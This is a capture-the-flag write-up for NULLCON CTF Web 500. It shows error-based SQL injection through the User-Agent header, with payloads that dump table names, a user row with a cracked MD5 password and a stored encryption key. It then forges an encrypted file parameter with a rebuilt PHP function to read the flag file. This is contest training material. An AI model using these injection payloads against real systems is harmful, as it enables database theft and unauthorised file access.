


## NULLCON CTF Web 500



Then I started trying to use SQLi in User-Agent header. And managed to get a syntax error

POST /web500/ HTTP/1.1

Host: 54.152.19.210

User-Agent: ' or 1=2

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://54.152.19.210/web500/

Cookie: PHPSESSID=ge2o4rh6s8afgc0ie894j3r3b5


Connection: close

Upgrade-Insecure-Requests: 1


Content-Type: application/x-www-form-urlencoded

Content-Length: 35

username=test&password=teste&key=6B



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**Invalid credentials**

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1

At this point it looks like its error based SQLi, let's try to get database version

Reference: <http://justhack111.blogspot.in/2014/07/sql-injection-is-most-important-part-of.html>

User-Agent: ' or 1 group by concat\_ws(0x3a,version(),floor(rand(0)\*2)) having min(1) #

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Username

Password

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CAPTCHA

Login

Invalid credentials

Warning: mysqli\_query(): (23000/1062): Duplicate entry '5.7.17-0ubuntu0.16.04.1:1' for key '<group\_key>' in /var/www/html/web500/index.php on line 57

Let's dump database. Getting tables first

User-Agent: ' or 1 group by concat\_ws(0x3a,(select group\_concat(table\_name separator ',') from information\_schema.tables where table\_schema=database()),floor(rand(0)\*2)) having min(1) #

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Invalid credentials

Warning: mysqli\_query(): (23000/1062): Duplicate entry  
'accounts,cryptokey,useragents:1' for key '<group\_key>' in /var/www  
/html/web500/index.php on line 57

Getting columns from accounts table

User-Agent: ' or 1 group by concat\_ws(0x3a,(select group\_concat(column\_name separator ',') from  
information\_schema.columns where table\_name='accounts'),floor(rand(0)\*2)) having min(1) #

**Warning: mysqli\_query(): (23000/1062): Duplicate entry  
'uid,uname,pwd,age,zipcode:1' for key '<group\_key>' in  
/var/www/html/web500/index.php on line 57**

Getting rows

User-Agent: 'or 1 group by concat\_ws(0x3a,(select concat\_ws(0x2c,uid,uname,pwd,age,zipcode) from accounts),floor(rand(0)\*2)) having min(1) #

Warning: mysqli\_query(): (23000/1062): Duplicate entry  
'10000,ori,6606a19f6345f8d6e998b69778cbf7ed,28,89918:1' for key

'<group\_key>' in /var/www/html/web500/index.php on line 57

There is only one row inside of accounts table

uname: ori

pwd: freddchen (checking hash 6606a19f6345f8d6e998b69778cbf7ed in online MD5 databases)

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flag filename: flagflagflagflag.txt

Look at the URL now

<http://54.152.19.210/web500/ba3988db0a3167093b1f74e8ae4a8e83.php?file=uWN9aYRF42LJbElOertjrFL6omjCL4AnkcmSuszI7aA=>

So we're sending some file parameter that is encoded in Base64. Checking source of this page shows that there is a commented PHP function

```
function decrypt($enc){
    $key = ??; //stored elsewhere

    $data = base64_decode($enc);
    $iv = substr($data, 0, mcrypt_get_iv_size(MCRYPT_RIJNDAEL_128, MCRYPT_MODE_CBC));

    $decrypted = rtrim(
        mcrypt_decrypt(
            MCRYPT_RIJNDAEL_128,
            hash('sha256', $key, true),
            substr($data, mcrypt_get_iv_size(MCRYPT_RIJNDAEL_128, MCRYPT_MODE_CBC)),
            MCRYPT_MODE_CBC, $iv),
        "\0");

    return $decrypted;
}
```

Its missing \$key value, lets back to SQLi and dump cryptokey table

User-Agent: ' or 1 group by concat\_ws(0x3a,(select group\_concat(column\_name separator ',') from information\_schema.columns where table\_name='cryptokey'),floor(rand(0)\*2)) having min(1) #

**Warning: mysqli\_query(): (23000/1062): Duplicate entry 'id,keyval,keyfor:1' for key '<group\_key>' in /var/www/html/web500/index.php on line 57**

User-Agent: ' or 1 group by concat\_ws(0x3a,(select concat\_ws(0x3a,id,keyval,keyfor) from cryptokey),floor(rand(0)\*2)) having min(1) #

**Warning: mysqli\_query(): (23000/1062): Duplicate entry '1,TheTormentofTantalus,File Access:1' for key '<group\_key>' in /var/www/html/web500/index.php on line 57**

Adding missing \$key="TheTormentofTantalus" and using  
decrypt("uWN9aYRF42LJbElOcrjRFL6omjCL4AnkcmSuszl7aA=") returns flag-hint

So at this point we want to encrypt "flagflagflagflag.txt", but first we need to write encrypt function based on decrypt

```
function encrypt($text) {
    $key = "TheTormentofTantalus";
    $iv_size = mcrypt_get_iv_size(MCRYPT_RIJNDAEL_128, MCRYPT_MODE_CBC);
    $iv = mcrypt_create_iv($iv_size, MCRYPT_RAND);

    $encrypted = mcrypt_encrypt(
        MCRYPT_RIJNDAEL_128,
        hash('sha256', $key, true),
        $text, MCRYPT_MODE_CBC, $iv);

    return urlencode(base64_encode($iv.$encrypted));
}
```

Since decrypt function taking initialization vector from given input, we don't care about it (random in our case). It's important to urlencode result of base64encode because we'll use it later to send as GET parameter (+ signs from base64 would be changed into spaces).

Its time to check if its working properly

encrypt('flag-hint') results in "rj6Z77cpkFPmIoMbapgGUD%2F3T8lBr7ZzOaQrGbl%2B73U%3D" (every result will be different because of random IV)

/web500/ba3988db0a3167093b1f74e8ae4a8e83.php?file=rj6Z77cpkFPmIoMbapgGUD%2F3T8lBr7ZzOaQrGbl%2B73U%3D shows us same page, so encrypt is working properly

We've tried to get a file from encrypt('flagflagflagflag.txt'), but result was "Not allowed to read this file!". After that we've started modifying input and found valid one:

encrypt('flagflagflagflag') results in "7WuFCJ5l5vPzscTaPqyq4RBhaBOtID5Oou7xa51X5vo%3D" that leads us to get a flag

RESPONSE

GET on http://54.152.19.210/web500/ba3988db0a3167093b1f74e8ae4a8e83.php?file=7WuFCJ5l5vPzscTaPqyq4RBhaBOtID5Oou7xa51X5vo%3D  
Status: 200 OK

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☐ Text
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Flag: {70031737753d9e53970531fc9475d6ef}